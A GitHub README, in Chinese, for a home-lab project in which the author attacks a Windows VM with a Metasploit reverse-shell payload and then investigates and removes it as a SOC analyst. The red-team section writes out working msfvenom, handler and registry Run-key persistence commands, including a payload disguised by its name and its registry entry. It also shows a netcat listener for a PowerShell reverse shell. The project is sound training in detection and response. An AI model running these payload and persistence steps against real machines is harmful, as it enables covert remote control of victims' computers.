effiong-okon/endpoint-malware-investigation
GitHub: effiong-okon/endpoint-malware-investigation
一个完整的 Windows 端点安全实验项目,从红蓝双队视角模拟恶意软件攻陷与 SOC 应急响应全过程。
Stars: 0 | Forks: 0
# Windows 端点恶意软件攻陷与应急响应
**实验类型:** 攻防端点安全
**模拟角色:** 红队(攻击者) → 蓝队(SOC 分析师)
**环境:** Ubuntu 22.04 虚拟机(攻击者) | Windows 11 虚拟机(受害者) | VirtualBox
**使用工具:** Metasploit、Meterpreter、Netcat、TCPView、Process Explorer、WMIC、Tasklist、Registry Editor、VirusTotal、PowerShell
## 概述
本实验从攻防两侧模拟了真实的端点攻陷过程。
**阶段 1(红队):** 我使用 msfvenom 生成了一个反向 TCP payload,将其命名为 **```not_malware.exe```**,并托管在 Ubuntu 虚拟机上的 Python HTTP 服务器上。在 Windows 机器上执行后,攻击机器上立即开启了一个活动的 Meterpreter 会话。随后,我编写了一个名为 **```SystemUpdateHelper```** 的注册表 Run 键值项,指向 not_malware.exe,重启 Windows 虚拟机后,该会话在没有任何用户交互的情况下自动重新开启。持久化确认成功。
**阶段 2(蓝队):** 切换到防御者角色,并且仅使用 Windows 原生工具,我从 **```net view, netstat -abon, and TCPView```** 开始调查此次攻陷,以识别 C2 连接,接着使用 **```tasklist and WMIC```** 追踪恶意进程及其父进程。使用 **```Process Explorer and VirusTotal```** 进行了更深入的分析。我分三个清晰的步骤执行了根除过程。使用 **```taskkill```** 结束进程,使用 **```reg delete```** 删除 Run 键值项,并使用 **```del```** 擦除文件。
**阶段 3(扩展):** 我使用无文件 PowerShell 反向 shell 作为替代攻击向量,并通过命令行分析和 base64 解码检测到了它。
## 环境设置
| 机器 | 操作系统 | 角色 | IP |
|---|---|---|---|
| Ubuntu 虚拟机 | Ubuntu 22.04 | 攻击者 / C2 服务器 | 192.168.100.39 |
| Windows 虚拟机 | Windows 11 | 受害者端点 | 192.168.100.42 |
**要求:**
- 宿主机上安装了 VirtualBox
- 两台虚拟机均设置为桥接网卡(相同的物理网络接口)
- 在 Windows 虚拟机上禁用 Windows Defender
- 在 Ubuntu 上安装了 Metasploit Framework
## 阶段 1:攻击/攻击模拟
### 步骤 1:生成恶意软件 Payload

```
mkdir ~/malware && cd ~/malware
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.39 LPORT=4444 -f exe -o not_malware.exe
```

### 步骤 2:托管和传递 Payload

```
python3 -m http.server 8000
```

在 Windows 上,我访问了 `http://192.168.100.39:8000` 并下载了 `not_malware.exe`。

### 步骤 3:启动 Metasploit 监听器
```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.100.39
set LPORT 4444
run
```

### 步骤 4:执行 Payload 并建立访问

我在 Windows 虚拟机上双击了 **```not_malware.exe```**。没有窗口、没有提示、什么也看不见,但在 Ubuntu 机器上,Meterpreter 会话瞬间开启了。
sysinfo
getuid
**确认机器被攻陷:**
- 计算机:DESKTOP-GACUCML
- 操作系统:Windows 10 22H2+ (Build 19045)
- 架构:x64
- 用户:DESKTOP-GACUCML\Effizy
### 步骤 5:部署注册表持久化
在 Meterpreter 会话中,我写入了一个名为 **```SystemUpdateHelper```** 的注册表 Run 键值项,旨在伪装成合法的系统项,以便在每次机器启动时自动触发 **```not_malware.exe```**
```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v SystemUpdateHelper /t REG_SZ /d "C:\Users\Effizy\Downloads\not_malware.exe" /f
```
从 Meterpreter 验证:
reg queryval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v SystemUpdateHelper


### 步骤 6:持久化在重启后存活
我重启了 Windows 虚拟机并在 Ubuntu 上重新启动了监听器。当我以用户身份登录的那一刻,**```not_malware.exe```** 自动触发,会话自动恢复。持久化确认:
[*] Meterpreter session 2 opened (192.168.100.39:4444 -> 192.168.100.42:49702)

## 阶段 2:防御/SOC 调查
完全在一个全新的 Windows CMD(管理员)中工作。假设没有先验知识。

### 步骤 1:检查共享资源
```
net view \\127.0.0.1
net share
net session
```
**发现结果:** 仅存在默认的 Windows 共享(C$、IPC$、ADMIN$)。没有可疑的共享。此时没有活动的入站会话。
### 步骤 2:识别 C2 连接
```
netstat -abon
netstat -abon | findstr "ESTABLISHED"
```

运行 netstat -abon 并过滤已建立的连接,立即显现了可疑条目:**```受害者 192.168.100.42:49702 向外连接到 192.168.100.39:4444```**,状态为 ESTABLISHED,由 PID 6748 拥有,进程为 not_malware.exe。这就是 C2 连接。
**识别出的恶意连接:**
| 字段 | 值 |
|---|---|
| 受害者 IP:Port | 192.168.100.42:49702 |
| 攻击者 IP:Port | 192.168.100.39:4444 |
| 状态 | ESTABLISHED |
| PID | 6748 |
| 进程 | not_malware.exe |
### 步骤 3:使用 TCPView 可视化

TCPView 让情况变得一目了然,**```not_malware.exe ```** 带有与 **```192.168.100.39:4444, PID 6748,```** 的 **```ESTABLISHED ```** 连接,创建时间为 **```5/28/2026 7:49:51 AM```**

**文件路径:** `C:\Users\Effizy\Downloads\not_malware.exe`
### 步骤 4:使用 Tasklist 进行进程分析
```
tasklist /FI "PID eq 6748" /V

tasklist /FI "PID eq 5352" /M
```

**进程发现:**
| 字段 | 值 |
|---|---|
| 映像名称 | not_malware.exe |
| PID | 6748 |
| 内存 | 8,032 K |
| 状态 | Unknown |
| 用户名 | DESKTOP-GACUCML\Effizy |
| 窗口标题 | N/A |
使用 **```tasklist /V```** 查询 **```PID 6748```** 确认 **```not_malware.exe```** 运行在 **```DESKTOP-GACUCML\Effizy,```** 下,消耗 **```8,032K```** 内存,窗口标题为 N/A,没有可见窗口。
**```PID 5352```** 上的 **```/M```** 标志列出了加载的 DLL:**```ntdll.dll, wow64.dll, wow64win.dll, 和 wow64cpu.dll```**,都是合法的 Windows 库,没有注入任何异常内容。"
### 步骤 5:使用 WMIC 进行深度分析
```
wmic process where processid=1032 get name, parentprocessid, processid, commandline
wmic process where processid=4648 get name, parentprocessid, processid
```


**关键发现:**
| 字段 | 值 |
|---|---|
| 名称 | not_malware.exe |
| ProcessId | 1032 |
| ParentProcessId | 4648 |
| CommandLine | C:\Users\Effizy\Downloads\not_malware.exe |
**父进程确认:** explorer.exe (PID 4648, 父进程 4604)
这意味着受害者在 Windows 资源管理器中双击了该文件,这是典型的用户执行型恶意软件传递。
### 步骤 6:Process Explorer 分析



Process Explorer (Sysinternals) 提供了可视化确认并集成了 VirusTotal。
- 进程树显示 not_malware.exe 位于 explorer.exe 下
- Image 标签页:路径、启动时间、自启动位置 (HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SystemUpdateHelper)
- TCP/IP 标签页:到 192.168.100.39:4444 的连接状态为 ESTABLISHED
- Strings 标签页:包含嵌入文本,如 "This program cannot be run in DOS mode" 以及与网络相关的字符串
**VirusTotal 结果:** 46 / 71 家厂商将其标记为恶意木马 / 后门
### 步骤 7:手动哈希和 VirusTotal 检查
```
Get-FileHash "C:\Users\Effizy\Downloads\not_malware.exe" -Algorithm SHA256
```
**SHA256:** `0ED6444D000E46C540BE327D45609AA163E5D0C6E0E0B6E3F5510D903AFD0CA8`


VirusTotal:46/71 个检测,流行威胁标签:**Trojan.Metasploit** 标签:trojan, backdoor, metasploit
### 步骤 8:注册表持久化调查
```
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```


**发现可疑项:**
SystemUpdateHelper REG_SZ C:\Users\Effizy\Downloads\not_malware.exe
该条目在基线中不存在。它不是合法的 Windows 或应用程序条目。它直接指向恶意软件文件。
### 步骤 9:根除
**结束进程:**
```
taskkill /PID 2772 /F
tasklist /FI "PID eq 2772"
```

结果:没有运行的任务,进程已确认终止。
**移除持久化:**
```
reg delete HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v SystemUpdateHelper /f
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

结果:SystemUpdateHelper 不再列出。
**删除文件:**
```
del /F "C:\Users\Effizy\Downloads\not_malware.exe"
dir C:\Users\Effizy\Downloads\
```

结果:not_malware.exe 不再存在。
### 步骤 10:最终验证
```
netstat -abon | findstr "4444"
```

**结果:** 没有输出。C2 连接已消失。机器是干净的。
## 阶段 3:POWERSHELL 反向 SHELL(无文件变种)
为了与阶段 1 中基于 exe 的攻击形成对比,我演示了一种无文件技术,即完全在内存中执行的 base64 编码的 PowerShell 反向 shell。没有文件被写入磁盘,没有可执行文件可供扫描或删除。
**Ubuntu 上的监听器:**
```
nc -lvp 4545
```

**Windows 上的检测:**
```
netstat -abon
```

powershell.exe 显示了与 **```192.168.100.39:4545 (PID 6732).```** 的 ESTABLISHED 连接。
**WMIC 命令行提取:**
```
wmic process where processid=6732 get name,parentprocessid,processid,commandline
```

命令行显示了一长串 Base64 编码的 PowerShell 字符串。
**在 Ubuntu 上解码:**
```
echo "BASE64_STRING" | base64 -d
```

解码后的输出揭示了攻击者的 **```IP (192.168.100.39) 和端口 (4545)```** 被硬编码在脚本中。
## IOC 总结
| 指标 | 类型 | 值 |
|---|---|---|
| not_malware.exe | 文件 | C:\Users\Effy\Downloads\not_malware.exe |
| SHA256 | 哈希 | 0ED6444D000E46C540BE327D45609AA163E5D0C6E0E0B6E3F5510D903AFD0CA8 |
| C2 服务器 | IP | 192.168.100.39 |
| C2 端口 | 端口 | 4444 |
| 持久化键 | 注册表 | HKCU\Software\Microsoft\Windows\CurrentVersion\Run\SystemUpdateHelper |
| PowerShell 端口 | 端口 | 4545 |
| VirusTotal | 检测 | 46/71: Trojan.Metasploit |
## MITRE ATT&CK 映射
| 技术 ID | 名称 |
|---|---|
| T1059.001 | 命令和脚本解释器:PowerShell |
| T1071.001 | 应用层协议:Web 协议(HTTP 传递) |
| T1547.001 | 启动或登录自启动执行:注册表 Run 键 |
| T1049 | 系统网络连接发现 (netstat) |
| T1057 | 进程发现 (tasklist, WMIC) |
| T1012 | 查询注册表 |
| T1112 | 修改注册表 |
| T1070.004 | 指标移除:文件删除 |
## 使用的工具
| 工具 | 类型 | 用途 |
|---|---|---|
| Metasploit/msfvenom | 攻击 | Payload 生成和 C2 |
| Python HTTP Server | 攻击 | 恶意软件传递 |
| Netcat | 攻击 | PowerShell shell 监听器 |
| netstat | Windows 原生 | 网络连接分析 |
| net view/share/session | Windows 原生 | 共享资源枚举 |
| tasklist | Windows 原生 | 进程列表和 DLL 分析 |
| WMIC | Windows 原生 | 深度进程和命令行分析 |
| TCPView | Sysinternals | 可视化网络连接分析 |
| Process Explorer | Sysinternals | 进程树和 VirusTotal 集成 |
| Registry Editor / reg | Windows 原生 | 持久化调查 |
| PowerShell Get-FileHash | Windows 原生 | 用于威胁情报的文件哈希 |
| VirusTotal | 威胁情报 | 文件和 IP 信誉 |
## 关键要点
- 每次恶意软件感染都会在四个方面留下痕迹:进程、网络、文件和注册表。检查这四个方面是不可妥协的。
- netstat 必须在恶意软件处于活动状态时运行;它显示的是实时连接,而不是日志。
- 父进程关系揭示了恶意软件是如何启动的,并有助于重建攻击链。
- 注册表 Run 键是最常见的持久化机制之一,通过单行查询即可轻松检测。
- PowerShell 编码命令看起来像乱码,但可以在几秒钟内解码并揭示一切。
- 根除需要三个步骤:结束进程、移除持久化条目和删除文件。错过其中任何一个都会使机器处于易受攻击的状态。
*分析师:Effiong Okon*
*linkedin.com/in/okon-effiong/ | github.com/effiong-okon*
标签:AI合规, DAST, DNS 反向解析, Windows系统, 库, 应急响应, 恶意软件分析, 网络安全, 隐私保护